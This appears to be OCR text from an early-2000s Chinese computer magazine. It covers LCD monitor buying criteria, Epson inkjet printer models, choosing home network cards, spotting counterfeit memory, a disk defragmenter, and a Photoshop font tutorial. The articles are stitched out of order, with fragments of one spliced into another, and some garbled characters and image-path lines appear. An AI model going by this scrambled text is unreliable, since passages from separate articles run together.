液晶显示器选购六要素



随着市场的发展，液晶显示器现在越来越受到大家的关注了。先是一些品牌机厂商将LCD作为标准配置，吸引用户的购买欲望，然后是在叫嚷全面升级的DIY市场中，LCD的价格开始松动。纯平显示器的降价预示着我们即将步入液晶显示的时代。但是，LCD对于广大用户而言，并不像CRT这么熟悉，所以在选购LCD方面也并非都是行家里手，下面我就针对如何正确选购液晶显示器的问题向大家作一详细介绍，希望大家在选购时能够心中有数。



在选购液晶显示器时我们应当注意以下六点技术规格：

● 液晶显示器的可视角度

可视角度是液晶显示器的重要技术规格之一，因为可视角度直接影响用户在使用LCD过程中的视觉失真情况。单就当前市面上出售的LCD显示器来说，可视角度都是左右对称的（也就是由左边或是右边可以看见荧幕上图像的角度是一样的，例如左边为60度可视角度，右边也一定是60度可视角度）。而上下可视角度通常都小于左右可视角度。目前有一些厂商称自己的可视角度为左右60度或120度，其实这两者是一样的，因为可视角度是指左右相加的和。



从用户的立场来说，当然可视角度越大越好，但是大家必须了解可视角度的定义。当我们说可视角度是左右80度时，表示站在始于显示器法线（就是显示器正中间的假想线），垂直于法线左方或是右方80度的位置时，仍可清晰看见显示器上的影像。由于每个人的视力不同，因此我们以对比度为准。在同样大的可视角度时所量到的对比度越大就越好。

●亮度、对比度

讲到亮度，首先要谈谈液晶显示器的成像方式。液晶显示器的显示功能是有一个背光的光源，这个光源的亮度主宰整台LCD的画面亮度及色彩的饱和度。理论上说，液晶显示器的亮度是越高越好，亮度的测量单位为cd/m^2（即：每平方米光量），又被称作Nit流明。目前TFT屏幕的亮度大部分都是从150Nits起。通常情况下，200Nits才能表现出比较好的画面。

另外值得注意的是，LCD显示器在荧幕的中央部分非常明亮，而在接近边缘部分亮度会降低近25%。最好且最有效的方法，就是将LCD显示器并排一对一比较。

对比度指标指的是最亮的白色和最暗的黑色之间不同亮度层次的测量。当对比度达到120:1时，就可以很容易地显示生动、丰富的色彩。而对比度高达300:1时，则可支持各色阶的颜色。

从目前来看，用户在购买LCD显示器时，还没有一套有效且公正的标准来衡量对比度和亮度指标。所以最好的识别方法还是利用自己的双眼来判定，即将LCD显示器调到最亮和最暗，看看感觉如何。现在也只能利用这个方法来找到比较合适的LCD显示器。

●液晶显示器的坏点

LCD显示器最怕的就是坏点，所谓的坏点，就是不管屏幕显示出来的图像如何，LCD上某一点永远显示同一种颜色（一般坏点以绿色及蓝色为多）。检查坏点的方式很简单，只要将LCD显示器的亮度及对比度调到最



大（让屏幕呈反白画面），就可以轻易找出无法显示颜色的坏点。

以台湾LCD检验标准为例，一个LCD显示器中有3个以内的坏点都算是合格的产品。而日本就要严格很多，只能有一个坏点存在，所以两地LCD产品的价格和品质的口碑还是有一定差距的。

另外，LCD显示器制造成本不菲，其中绝大部分的成本都是在液晶面板上。液晶面板的面积越大就越贵。因为，工厂在最后加工LCD的时候，是把它从一大片的液晶屏幕切割成标准的13、14、15寸，切割过程中总会有坏点的产生，如果坏点过多，厂商就会选择将其切割成较小尺寸，以免流失过多成本。这样一来，没有坏点或坏点较少的大屏幕液晶屏幕就显得比较珍贵了，价格比较高也是自然的。

但随着生产工艺的提高，目前笔记本用LCD的标准应该是零坏点，台式机用的13.3寸的LCD允许有一个坏点，如果超过这个数目，即为不合格产品。

●水波纹

水波纹问题同时出现在CRT与LCD上。它所表现出的症状是在屏幕上显示出像水波一样的效果。这个主要是由于屏幕的刷新率跟不上显卡的刷新率所致。

当LCD在较低的刷新率下就会出现水波纹时，很容易在外接显示器的时候把LCD屏幕损坏。所以，在购买的时候，一定要把刷新率调到至少75Hz以上，看看是否出现水波纹现象，尤其在字符密集的地方。

●相位

相位出错是台式LCD经常出现的问题，但是相位可以通过OSD功能来调整。最容易看出相位不好的时机是观察Windows中选择关机的画面，这时屏幕画面应被一层阴影遮罩，如果相位不佳，这时显示器就会出现像电视的收视画面不良一样的现象。如果这种情况不能通过OSD调整的话，劝你还是不要购买这台LCD为好。不过相位差异好坏，在一般情况下是看不出来的。

● 响应时间


所谓“响应时间”，就是LCD显示器对于输入信号的反应速度，也就是液晶由暗转亮或者由亮转暗的反应时间。

基本上，“响应时间”指标越小越好。响应时间越小，则用户在看移动的画面时不会出现类似残影或者拖曳的感觉。通常，各种LCD显示器会将反应速度分为两个部分——“Rising”和“Falling”，而表示时则以两者之和为准。


从以上的六部分可以看出，在选购液晶显示器时，我们要注意的地方挺多的，而且比较专业。面对目前日渐红火的LCD市场，一些主流厂商都推出了各有特色的代表产品。笔者自己最初想购买Acer的FP450，因为它卖4000元，这在液晶显示器中算是最低的一档了。不过14.1英寸的屏幕好像还是显得有些小。经过一翻比较，我先后对EMC的LP500和优派的VE450产生了兴趣，但最终还是选择了爱国者的自然窗330T液晶显示器。这是因为以下三个方面：



一、画质理想。虽然330T与大多数的15寸LCD在点距、分辨率上参数相同（具有0.297mm的点距，分辨率为1024×786），但与普通LCD不同的是，它具有200cd/m² 的亮度（一般的LCD亮度在140cd/m² 上下），和350:1的对比度（普通LCD的对比度多为250:1）。这一点，通过播放一些



侧视图



俯视图

色彩鲜艳、反差强烈的画面，即可比较出来。其实点距和分辨率是由集成工艺的特点所决定的，目前LCD的点距和分辨率基本都是相同的，因此在选购时，不能只看点距和分辨率这两个参数。

二、响应时间快。选购这款LCD的另一个主要理由是它的响应时间快。目前市场上一般的15寸LCD的响应时间为45ms（毫秒）左右，而这款LCD的最快响应时间为27ms。通过播放快速运动的画面，查看画面中明亮部分的扫尾情况，可以比较出液晶屏对信号变化的响应快慢。

三、文本和边缘显示不错，轮廓过渡平滑，通过了TCO99认证。尽管液晶显示屏辐射小，但如果长期直视液晶屏，同样会产生视觉疲劳。在挑选时，我用Word中的小号文字打了一篇简单的文章，并通过变换字体，来比较文本边缘显示的显示能力。此外，找一些复杂的细线图案，来比较轮廓和边缘的表现能力。结果感觉文字显示效果锐利，笔画与背景之间没有任何拖泥带水的过渡，整体图像的色彩质感相当好。

E-mail: cfmk@cfan.com.cn

□北京　　廉志远



A4幅面主流打印机的选购与维护（一）


目前喷墨打印机市场上可以说是风云变幻，随着打印机技术的不断提高，各商家也不断推陈出新，所以纵观2001年喷墨打印机市场上的主流产品，可将其分为EPSON、Canon、HP、LEXMARK四大厂商。但由于打印机市场规范性不强，产品参次不齐，型号过多过乱，为了让大家更好地选购打印机，我将目前打印机市场的产品做一个比较详细的介绍，由于目前打印A4幅面比较普及，所以介绍的打印机均为A4幅面。

在购买打印机前首先一点就是要明确打印机的用途主要是什么，目前主要分为家用文本打印、图片打印，商业办公打印及专业人士照片打印。针对用户的需求不同，所要求的打印机速度、分辨率及打印成本也各有不同，如作为家用文本打印、图片打印等，一台1000元以下的打印机即可；如作为商业办公打印，一台1500元左右的彩色喷墨打印机即可；而如果你是一位摄影爱好者或者照片打印专业人士，则最好购买2500元左右的照片级喷墨打印机。有了一个明确的购买目的后，就可以根据自己的要求进行选购了。下面我们将分别介绍EPSON、Canon、HP、LEXMARK当前在市场上的主流产品，相关参数供大家参考。

爱普生篇

爱普生推出的Color和Photo两大系列喷墨打印机，在打印机市场中十分畅销。爱普生公司在近两年里推出最新的Color和Photo打印机是：Color480、Color580、Color680、Photo790、Photo890五种A4幅面打印机，特别是Photo890也是爱普生今年力推的最新产品，集合了爱普生目前最精华的打印机技术，目前刚刚推出上市。

当然，在选购产品时，仁者见仁，智者见智。笔者的选择也带有一部分个人色彩，因此仅供大家参考。在购买时，还有两个产品值得在这里向大家推荐，一个是Acer的EP563，另一个就是优派的VG150。Acer的东西做得很规矩，按键的操控比较方便，而且总体显示柔和。优派的VG150前几天还卖7千余元，现在跌了近一半，其总体显示效果不错，运动图像的表现非常连贯。这两款液晶显示器可以作为大家购买时的一个参考。此外，在选择液晶显示器时，我们还应当注意显示器的附加功能，例如：人性化设计、特色功能、环保设计等。LCD与传统的CRT相比，以其无辐射、无闪烁、纯平面和超薄的特性，必将成为显示器市场的一个新亮点。今年，在北京国际展览中心COMDEX参展的PC机中，有80%左右均采用了液晶显示器。由此可见，液晶显示器已经成为电脑显示器市场的明日之星。最后希望大家通过此文能够选择到适合自己的液晶显示器。CF



¸½目前主流液晶显示器价格参考

优派 VG150	3990元
飞利浦 150B	6800元
爱国者自然窗330T	5290元
Acer EP563	4000元
LG 570LS	3999元
CTX PV505	5999元
ADI i600	5980元
EMC 14'	2999元
TCL ML55	4980元

Stylus Color480

这是目前爱普生为了普及家庭打印机而特别设计的一款低分辨率、文本最佳打印的打印机，它为四色双墨盒，7微微升墨滴（相当于人头发直径的四分之一），最高可实现720dpi，通过智能墨滴变换技术，可使墨滴在每一颜色区域都实现最佳效果，使图像看起来更加鲜活生动。它主要的不足是由于面向家庭使用，对于打印速度要求不高，成本较低，所以Color480没有设置操作按键，用户只需要给其通电即可开机，而必须通过电脑上的指令传输方可使打印机工作，与Photo系列打印机产品略有不同。不过这并不影响这款十分便宜而且实用的打印机的使用。

技术简介：分辨率（Dot Per Inch）即“点/每英寸”。在爱普生打印机中分辨率一般为360dpi、720dpi、1440dpi和目前最高的2880dpi，不过这些分辨率是指横向的喷墨表现力，纵向都是720dpi，这与其他品牌产品有所不同。

参考售价：580元



Stylus Color580

这是一款设计十分时尚而且性价比较高的打印机，因为它的数据传输使用USB接口，而且分辨率可达1440dpi，墨滴大小也更加细腻，为6微微升墨滴，加上爱普生特有的Photo Enhance4图像增强软件的帮助，使图片色彩和效果更加自然清晰，它包括五种色调调节和四种效果设置，如锐化、布纹、羊皮纸和柔焦镜四种，丰富你的创意。

它的四色双墨盒设计可以使打印时墨盒自动切换，节省墨水，解决偏色、模糊等问题，为家用打印解决实际问题。总体上来说，这是一款十分适合家庭打印文本图片的打印机，因为它设计的Photo Enhance4图像增强功能就是专门为打印照片等而设计的一种优化软件，希望能够对用户起到一定的辅助作用。

技术简介：在爱普生打印机设置时，一般打印通常都默认为720dpi，必须自己设置其分辨率、图像优化效果等才能达到所预想的效果。这是打印机所特有的问题，也是它灵活多变的表现。

参考售价：780元



Stylus Color680

这是爱普生今年主推的一款性能十分优异的照片级彩色喷墨打印机，它拥有2880dpi的高分辨率，使图像色彩看起来更加饱满生动，可以明显感觉出图像的细腻变化，加上它高速的双向打印，可以使文本速度达到每分钟8页，彩色文本也可达到每分钟7.7页。打印方向为双向，而且它本身的黑色喷嘴数量就是Color480、Color580的三倍，速度快出近一倍。在Color680的设计中还有一个亮点，就是它是双平台支持（即8位并行接口与USB接口），这也是爱普生在四色墨盒中打印质量及速度的极品，加上双平台支持，十分适合小型家庭办公者使用，也适用于业余摄影或初级照片打印爱好者使用。

技术简介：关于2880dpi的高分辨率，必须配合EPSON高质量光泽照片纸方可实现，因为只有高质量光泽照片纸特有的涂层才可使九种不同的墨滴表现力发挥出来。普通纸或照片质量喷墨纸默认是1440dpi。



智能墨滴变换技术是EPSON首创的技术，可令画质与速度两全其美，它能根据分辨率的高低和色彩区域的不同，自动变换三组共九种不同的尺寸的墨滴，使墨滴在每一颜色区域都能实现最佳配置，特别是在浓度高的部分采用了大墨滴打印，从而加快了打印速度，进一步提高工作效率。可通过360dpi、720dpi、1440dpi三种分辨率的复合得到九种墨滴大小。

参考售价：1180元

Stylus Photo790

这是爱普生今年3月推出的照片级喷墨打印机，它独特的四周无边距打印技术与自然色彩还原技术是最大的卖点。自然色彩还原技术超越了RGB显示的局限，对显示器色彩的表现力进行扩张，尤其是自然色彩中最常见的两种颜色——蓝、绿色彩突破性的还原，使色彩层次更加丰富，也使打印出的照片更接近于真实色彩。在RGB色域的基础上扩展了一定的蓝色和绿色，通过运用EPSON自然色彩还原技术使打印出来的色彩细节更加分明，层次也更加丰富，这也是其最主要的卖点之一。



它的另外一个卖点就是四周无边距打印，可以打印出满幅图像而不留白边，令照片更具真实感，也免去了裁切的麻烦，这也是作为照片级打印机的独特设计。除了最新技术，它还具有速干墨水10年耐光、边缘平滑功能，当然这10年耐光的依据是通过测试数据体现出来的，在生活中由于条件不同，耐光度也有区别，所以建议使用相册或镜框保存。



总体来说，这是一款十分适合专业照片打印的人士选择或者对于图像处理有一定特殊需求的用户使用，如果是家庭使用则可以说是比较奢侈。必须提醒用户，SC680和SP790所使用的墨盒均为带有IC智能芯片的墨盒，这样虽然能够有效地制止使用假墨或兼容墨，但相对成本较高，所以家庭使用感觉过于浪费。

技术简介：速干墨水在10微微秒内就可快速渗透，从而做到墨点边缘不起毛边。照片质量的打印纸则通过在纸介质表面覆盖上一层可固定墨水的涂层实现高分辨率和色彩浓度。

由于使用以上两项技术，即使出现卡纸，打印后也未出现任何摩擦痕迹，图像色彩依然完好。

参考售价：1780元

Stylus Photo890



这是爱普生在A4幅面的顶级产品，它拥有目前EPSON所有最先进的打印技术，如2880dpi超高分辨率、自然色彩还原技术、A4满幅面四周无边距打印、无边距连续打印照片、智能墨滴变换技术等等，同样它的速度也是目前最快的，文本打印可以达到每分钟9.6页，图文混合也可达到每分钟3.3页，可以说是一个集大成者。

由于它刚刚推出上市，目前还没有详细的产品性能介绍，不过它所有的技术只是将目前EPSON其他机型的特点进行了集合，也不需要再费篇幅来进行介绍了。不过需要说明一点，购买此机将赠送无边距连续打印卷轴及卷纸，在这以前大都是以选配件出现的。

技术简介：无边距连续照片打印，可在A4幅面宽、几米长的照片卷筒纸上直接打印多幅照片或连续超长单张照片（即广角照片），全无白边，免去裁切的麻烦，也使打印输出方式有了更多选择。通常无边距连续照片打印需要由卷轴辅助。

参考售价：2850元

□上海　杨法

家用网卡的选购

随着电脑网络的深入发展,越来越多的个人电脑用户需要与网络打交道。很多家庭已拥有不止一台电脑,为了方便不同电脑上的资料共享和传输,纷纷组建简单的局域网。在组建计算机局域网中,网卡是最常用的部件。宽带接入在一些城市兴起,由于宽带接入的传输速率已高于电脑传统串口和并口的通讯速率极限,所以宽带接入的适配器很多都通过网卡与电脑主机通讯。网卡(NIC)即Network Interface Card,在局域网中的作用是提供电脑主机与网络间数据交换的一条通道。市场上网卡的类型和品牌众多,价格也相差悬殊,家庭用户如何选择一款适合自己的网卡,请看下面的介绍。

首先根据支持带宽的不同,常见网卡可以分为10M网卡、100M网卡、10/100M自适应网卡、1000M网卡。根据网卡与电脑主机连接接口的不同,主要有ISA网卡、EISA网卡、PCI网卡、USB网卡适配器。根据网卡的应用对象的不同可以分为台式机桌面网卡、服务器网卡、笔记本电脑网卡。对于家庭用户,目前一般都选用10/100M自适应PCI台式机网卡。虽然眼下很多设备只要求使用10M的网卡,如ASDL适配器和Cable Modem适配器,但是从设备升级的角度看,选用10/100M自适应网卡具有很强的实用性,在组建小型家庭局域网中更是如此。如果局域网中使用10/100M自适应HUB,且布线符合要求(目前5类线应用非常广泛),那么工作站配置10/100M自适应网卡可以有效提高传输速度。另外,目前10/100M自适应网卡是市场的主流,中档和低档产品与同类10M网卡价格相差不多,所以10/100M自适应网卡是目前一般用户最明智的选择。

实际使用中PCI网卡的传输速度和系统资源占用均优于ISA网卡,如果没有特殊情况,现在一般台式微机都使用PCI网卡,况且有不少主板已彻底放弃了ISA插槽。USB网卡适配器是一种新型的网络适配器,USB接口已成为现代电脑中标准的I/O接口,其传输速率上限远高于串口。USB网卡适配器正是利用这一端口建立标准以太网端口,它的优点是全外置,使用此适配器不用打开微机机箱安装插卡,只需要将其一端与微机任意一个有效的USB端口连接,适配器的另一端提供了标准连接座与标准RJ-45头双绞线连接,使用非常方便。不过目前有些品牌的USB网卡适配器的兼容性还不是十分理想。这类适配器主要适合不能或不便安装插卡的品牌电脑、一体化电脑和笔记本电脑。对于没有内置网卡的笔记本电脑,传统上可以添加PCMCIA接口的网卡,也被称为笔记本PC卡。还有一些多功能PCMCIA卡集网卡和Modem卡于一身,可以减少PCMCIA插槽的占用。

网卡根据传输线的不同一般有AUI(粗缆)、BNC(细缆)、RJ-45(双绞线)接口,一般在小型局域网中用得较多的是RJ-45接口。一些早期的网卡同时提供BNC和RJ-45双接口,目前主流的10/100M自适应桌面网卡大多只提供RJ-45接口。

网卡根据用户使用场合的不同可以有台式机桌面网卡、服务器网卡、笔记本网卡。笔记本网卡采用的接口与电脑连接接口不同,以适合笔记本的PCMCIA插槽。服务器网卡对性能有一定的要求,要求在重负荷下连续稳定地

附表:A4幅面喷墨打印机主流产品性能比

	品牌及型号	市场价格	最高分辨率	最小墨滴	文本速度	图文速度	墨盒(标配)	产品特色
EPSON	SC480	580元	720×720	7pl	4ppm	1.1ppm	四色双墨盒	智能墨滴变换技术,面向家庭用户
	SC580	780元	1440×720	6pl	6ppm	0.5ppm	四色双墨盒	1440dpi,USB接口,面向家庭用户
	SC680	1180元	2880×720	4pl	8ppm	2.4ppm	四色双墨盒	2880dpi,双向打印,双平台支持
	SP790	1780元	2880×720	4pl	7.8ppm	2.9ppm	六色双墨盒	自然色彩还原技术,四周无边距
	SP890	2850元	2880×720	4pl	9.6ppm	3.3ppm	六色双墨盒	附送无边距连续打印卷轴及卷纸

选购与维护指导:EPSON主要注重彩喷技术的创新,以微压电技术为主体,在喷头设计、打印墨水成份方面与其他三个厂商有很大的区别,对照片质量打印要求极高或对打印输出有特殊要求的客户,可以选择EPSON的产品,如四周无边距、超长无边距等特殊打印方式。由于EPSON打印一般要求高质量输出必须通过相应的打印介质来辅助,所以相对成本较高。产品级别越高,集成性越高,墨水盒通常均为双墨盒设计,而且喷头与墨水盒分离。

由于EPSON产品喷头与墨水盒分离,所以在打印普通文本文件时,相对成本较低,但如果出现故障则需要到指定维修中心维修,客户自己是无法完成维修的。

所以在平时就要注意维护,如不使用劣质或假冒的墨水盒、打印纸,不要让打印机闲置太久,否则容易使喷头堵塞,影响喷头寿命。使用一定时间后应在打印头移动的导杆上加点精度润滑油,可使打印头打印顺畅,否则容易发生打印头撞击等严重故障。

下期,我们将介绍佳能的主流喷墨打印机。CF

EPSON喷墨打印机咨询电话:64107315

工作以及一些在服务器上需要的特性，如4口串径(Port Trunking)、冗余备份、负载平衡等，有的千兆级网卡采用光纤连接器，正规的服务器网卡价格较台式机网卡贵很多。在正规专业服务器的配置中都是性能优先，所以3Com和Intel的产品成为首选，一般3Com的3C985B-SX、3C985-SX、3C980-TX和Intel的PWLA8490T、PILA8470B都是常用的服务器网卡。个人用户用得最多的是10/100M自适应桌面网卡。这类网卡根据网卡的品牌、性能以及价格分为三个层次。高档型是以3Com EtherLink10/100Mbps 3C905B系列和Intel PILA8460系列为代表的高档网卡，这类顶级名牌网卡在性能兼容性和软件支持方面绝对一流，不过价格比较高，一般价格在350-450元之间，适合作为小型局域网中服务器PC的网卡，同时也是电脑发烧友和高品质电脑网络的首选。性能型是在确保网卡有较高性能的同时保持适当价格的中高档网卡，这类网卡同样具有较高的性能，也具有一定品牌，价格一般在100-160元之间，具有很高的性价比，适合电脑爱好者和中高要求的局域网组网者使用。这一档次的网卡以D-LINK的DFE-530TX为代表，AccTon、KingMax产品性能也相当不错。KingMax品牌的PCMCIA笔记本网卡具有很高的性价比。实用型网卡提供了尚可的性能和低廉的价格，一般价格都不到100元，便宜的只有30-50元。这类网卡性能和质量有较大差异，其中TP-LINK价廉物美，Topstar、HPLINK的产品质量也不错，适合大众用户。

不同品牌档次的网卡性能也有所不同，具体表现在网卡的最大吞吐量、CPU占用率以及硬件安装的方便程度。不过在小型局域网中，终端工作站使用中高档网卡，用户可能不容易感觉到其明显的差别。比如对于一个个人用户用网卡与宽带网适配器连接，使用过程中很难体会到一块价值约400元的名牌网卡与一块百余元的D-LINK DFE-530TX的明显区别。所以个人终端用户不一定追求昂贵的顶级名牌产品。而一些廉价网卡与中档品牌网卡的差异相对来说比较明显，现在大部分网卡都采用无跳线技术通过软件来设定IRQ和I/O地址，一些廉价的网卡设置比较麻烦，自动设置成功率低，所附说明资料也非常简单，常常要用到手工配置，不少电脑老手也不容易一次安装成功。另外一些廉价网卡以磁盘形式提供驱动程序，没有厂商网站的技术支持，驱动程序更新以及取得新操作系统的驱动都成问题。所以选购有一定知名度品牌的产品是明智之举，而且有些品牌网卡不比杂牌货贵多少，一般价格在65-140元间的网卡有很多品牌可以选择，如前面提到的D-LINK AccTon、KingMax、TP-LINK都有这一价位的10/100M自适应网卡产品。

名牌网卡是很多电脑发烧友追求的精品，除了一流的性能，品牌也许是人们更关心的。市场上这类网卡有正规零售包装和工业包装两种，存在几十元的差价。以高档桌面网卡3Com 3C905B-TX-NM为例，带盒的正规零售包装一般价格为400-420元，工业包装价格为360-390元。两者的区别除了包装形式外，主要是零售包装盒中带有一张软件光盘和安装说明以及用户注册卡，硬件产品是完全一样的。如果你是组网老手，经常接触网络设备，那么选择工业包装的产品可以为自己省下一些钱，而两种包装商家承诺的质保期限都是一样的。对于新手建议还是购买零售包装，虽然贵了一些，不过全套的软件和详细的安装说明会使你在安装中方便不少。

与其他电脑硬件一样，网络产品也有不少仿冒品，尤其是一些市场销路大且名气响的产品，如D-LINK DFE-530TX网卡，甚至连双绞线和RJ-11/RJ-45水晶头都有假冒的。有些仿冒的网卡从外观上看非常逼真，不是行家里手很难分辨真伪。所以选购网卡最好到有一定规模的网络器材专卖店选购，一般这些商家有一定的专业知识，网卡型号也多，假货的可能性少，有些组网中要用到的器件也有供应，品质和售后服务相对有保证。CF

闷豆：没想到上次买内存还买贵了，这次是给我朋友买内存，还是要现代的PC133。

奸商：OK，你看这条128MB怎么样？

闷豆：没有打磨痕迹，印的T-H编号也很清楚，不过……

奸商：有什么问题？

闷豆：为什么这条内存的芯片比我原来的更厚呢？

奸商：为了散热好啊！

闷豆：散热？

奸商：当然了，你想，现在的这些电脑配件发热都很大，CPU、显卡都加了风扇，显卡显存也有不少加了散热片的，现在内存的运行速度也不低，不过内存的插槽附近空间太小了，所以有些厂商就加厚一点芯片的封装厚度，来提高散热效果。

闷豆：这厂商还想得很周到，买一条吧。



ÆÀ: 以前内存造假是"Remark"，就是把内存芯片上的字打磨掉，然后重新刻上新的厂商的标识，以次充好。但现在，新的造假方式又出现了，这种方法就是重新加标识，方法是把要假冒的厂商标识印在一层很薄的硬塑料上，然后把这片硬塑料粘在内存的芯片上！鉴别这种假冒内存的方法还是很容易的，首先是这种内存的芯片厚度比真货厚，另外就是这种内存的芯片的边缘比较粗糙，用小刀在芯片的边缘刮了几下，就能把上面的一层假标记揭下来。据我所知，已有不少用户受害了，大家要小心哟！CF


磁盘整理，我有 Vopt Me


有没有感觉 Windows 系统越用越慢？想知道是什么原因，又该如何解决吗？


随着安装和删除各种软件以及系统使用时间的增加，文件在硬盘上的存储会变得混乱无序，而且会出现文件碎片，因此系统效率下降，也就越来越慢了。所以，Windows 中自带了磁盘碎片整理程序，整理之后可以恢复硬盘的读取效率。但是 Windows 的磁盘碎片整理程序速度实在太慢了，整理一个分区的时间动辄就是半个小时、一个小时。好在现在有了 Vopt Me，就不用再去跟 Windows 急了。











5


6

VoptMe


有了VoptMe，你也不用再费力地到处找系统优化软件了。
只需从工具菜单中选择优化，再进行简单的设置，你的系统性能就可能有明显的提高。
优化
选中这里加快卸载未使用的 DLL
选中这里启用保守的交换文件使用方式
Desktop
文件名：
路径：
应用
取消
7


关闭应用程序
清除驱动器
查找文件
快照
优化
Windows 工具
系统配置工具
系统文件检查器
系统信息
8

开启设计之门
——Photoshop6.0新手上路(五)

□黑龙江 Swimmingfish

第五章 条条大路通罗马
——特效字体演练

在广告学的基础知识中，文字的位置是被作为一项非常重要的课程来学习的。这是因为文字作为信息的重要载体，不但可以起到美化图像的效果，而且往往在整幅构图中起到画龙点睛的作用，这是其一。另外，随着网络带宽的增加和网速的提高，采用特效字体应用于网页设计中的方法也越来越被网站制作人员使用。因此，在我们这次的Photoshop6.0讲座中，将特效字体单独拿出来构成一个章节，对广大读者来讲，更具有实际意义。

既然说到特效字体的制作，我们就不希望总看到Windows系统为我们提供的那几种常用的汉字字体吧？为了照顾大多数的初学者，还是让我们首先讲讲外挂字库的安装问题。

一、老生常谈——外挂字库的安装

一般而言，把想要安装的字体复制到Windows\Fonts文件夹下就可以了。但是，为了减少我们以后安装系统的工作量，我们可以将字体文件复制到硬盘的一个数据分区中，然后在安装过程中对字体做一个快捷方式的映射。这样在您每次重装系统的时候，不用再为字体安装所要花费的时间而挠头了。具体操作如下：

1.首先将您安装的外挂字体文件夹复制到您电脑的数据分区中。我的数据分区位于E盘。

2.打开“控制面板”中的“字体”，它位于“C:\Windows\Fonts”中，弹出对话框窗口，选择菜单“文件”下面的“安装新字体”，为系统添加字体，将路径指向外挂字体的文件夹。这里注意将窗口下方的“将字体复制到‘字体’文件夹”前面的勾去掉（如图1所示），以后无论您什么时候重装系统，需要加载外挂字体的时候，都可以事半功倍地使用这种方法来完成它了。



图1

3.在过去Photoshop的版本中，对中文字体的显示始终是我们学习的一个很大的障碍，于是，在许多电脑杂志和报刊中，常常会出现对这方面问题的介绍，无论是手工修正Photoshop的字体配置文件，还是用各式各样的软件，这方面始终难遂人意，而现在我们所使用的6.0版本再也不会因为这个而头痛了。打开Photoshop6.0，选择菜单“Edit/Preferences/General”，弹出其参数预设置窗口，将“Show Font Names in English”前面的勾去掉（如图2所示），再次使用文字工具，我们可以看到刚刚安装的外挂字库已显示出来了。

对于大多数平面设计人员来讲，要记住大量制作特效字体的繁复操作步骤是不可能的，我们需要的是利用尽可能简单的方法来制作出漂亮而且实用的特效字体。因此，在本章中，我

